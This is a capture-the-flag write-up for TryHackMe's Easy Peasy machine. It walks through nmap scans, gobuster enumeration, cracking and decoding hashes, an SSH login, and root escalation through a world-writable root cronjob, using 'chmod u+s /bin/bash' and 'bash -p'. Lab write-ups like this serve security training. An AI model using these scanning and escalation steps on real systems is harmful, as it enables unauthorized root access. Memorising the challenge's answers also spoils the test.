
THM - Easy Peasy
Introduction
This writeup documents the penetration testing of the Easy Peasy machine from the TryHackMe platform. In this case I’ll play a CTF that is composed of mostly of enumeration, brute-forcing and decoding tasks and finally privesc with a vulnerable cronjob.
Information Gathering, Vulnerability Assessment and Exploitation
After identifying the target’s IP address, we need to enumerate as much information as possible about the host. A quick way to get a hint of the OS is checking the TTL value from a simple ping to a host on our local network. The whichSystem script can also be used for this purpose.
- TTL 64: Linux.
- TTL 128: Windows.
❯ ping -c 1 10.10.92.16
PING 10.10.92.16 (10.10.92.16) 56(84) bytes of data.
64 bytes from 10.10.92.16: icmp_seq=1 ttl=63 time=51.9 ms

--- 10.10.92.16 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 51.885/51.885/51.885/0.000 ms
In this case, it seems to be a Linux machine. Let’s perform some scans.
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.92.16 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 14:28 CET
Initiating SYN Stealth Scan at 14:28
Scanning 10.10.92.16 [65535 ports]
Discovered open port 80/tcp on 10.10.92.16
Discovered open port 6498/tcp on 10.10.92.16
Discovered open port 65524/tcp on 10.10.92.16
Completed SYN Stealth Scan at 14:28, 16.53s elapsed (65535 total ports)
Nmap scan report for 10.10.92.16
Host is up, received user-set (0.079s latency).
Scanned at 2025-11-02 14:28:24 CET for 16s
Not shown: 61686 closed tcp ports (reset), 3846 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
6498/tcp  open  unknown syn-ack ttl 63
65524/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.66 seconds
           Raw packets sent: 82220 (3.618MB) | Rcvd: 64498 (2.580MB)
❯ nmap -sCV -p80,6498,65524 10.10.92.16 -oN targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 14:29 CET
Nmap scan report for 10.10.92.16
Host is up (0.051s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-server-header: nginx/1.16.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to nginx!
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_http-title: Apache2 Debian Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.32 seconds
The nginx version is 1.16.1. The intrussion is probably going to be, or at least start, from port 80 or 65524. You can Google the Apache or SSH version followed by “launchpad” to get a good hint about the OS. You can also check the blog’s Enumeration Cheat Sheet, which includes a table mapping service versions to possible operating system versions. We are facing an Ubuntu Bionic.

We can’t do much with the SSH service since we don’t have credentials yet. Now it’s time to enumerate the web server running on the port 80:
❯ whatweb http://10.10.92.16
http://10.10.92.16 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.16.1], IP[10.10.92.16], Title[Welcome to nginx!], nginx[1.16.1]

❯ gobuster dir -u 10.10.92.16 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -t 20 txt,conf,bak,old
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.92.16
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/hidden               (Status: 301) [Size: 169] [--> http://10.10.92.16/hidden/]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================
❯ gobuster dir -u 10.10.92.16/hidden -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -t 20 txt,conf,bak,old
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.92.16/hidden
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/whatever             (Status: 301) [Size: 169] [--> http://10.10.92.16/hidden/whatever/]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================

We have the first flag encoded in base64. To decode it: echo "flag" | base64 -d; echo
Let’s also enumerate the web server running on the port 65524.
❯ whatweb http://10.10.92.16:65524
http://10.10.92.16:65524 [200 OK] Apache[2.4.43], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.43 (Ubuntu)], IP[10.10.92.16], Title[Apache2 Debian Default Page: It works]

Let’s see the robots.txt file.


It looks like a hash. Let’s crack it.

We have the second flag.
If you take a look in the code of this page you’ll find the third flag:

The flag it’s a hash, so let’s crack it.
You’ll also find a base62 string in the code:


It seems that it’s a directory.

It’s a gost hash.

When dehashing it, I got a password. At this point I would think of steganography on the .jpg file of the page.


Now we have the user and password to login via SSH.

It says it’s rotated, it’s rot13, we have the user flag.
Post-Exploitation
boring@kral4-PC:/etc$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user	command
17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh
boring@kral4-PC:/var/www$ ls -la
total 16
drwxr-xr-x  3 root   root   4096 Jun 15  2020 .
drwxr-xr-x 14 root   root   4096 Jun 13  2020 ..
drwxr-xr-x  4 root   root   4096 Jun 15  2020 html
-rwxr-xr-x  1 boring boring   33 Jun 14  2020 .mysecretcronjob.sh
The vulnerable cronjob is running every minute as root and it’s writeable by boring!
I’ll add in .mysecretcronjob.sh the following command to give SUID permission to /bin/bash: chmod u+s /bin/bash
boring@kral4-PC:/var/www$ bash -p
bash-4.4# whoami
root
bash-4.4# cd /root
bash-4.4# ls -la
total 40
drwx------  5 root root 4096 Jun 15  2020 .
drwxr-xr-x 23 root root 4096 Jun 15  2020 ..
-rw-------  1 root root  883 Jun 15  2020 .bash_history
-rw-r--r--  1 root root 3136 Jun 15  2020 .bashrc
drwx------  2 root root 4096 Jun 13  2020 .cache
drwx------  3 root root 4096 Jun 13  2020 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15  2020 .root.txt
-rw-r--r--  1 root root   66 Jun 14  2020 .selected_editor
bash-4.4# cat .root.txt
***REDACTED_FLAG***
And finally, we get the root flag!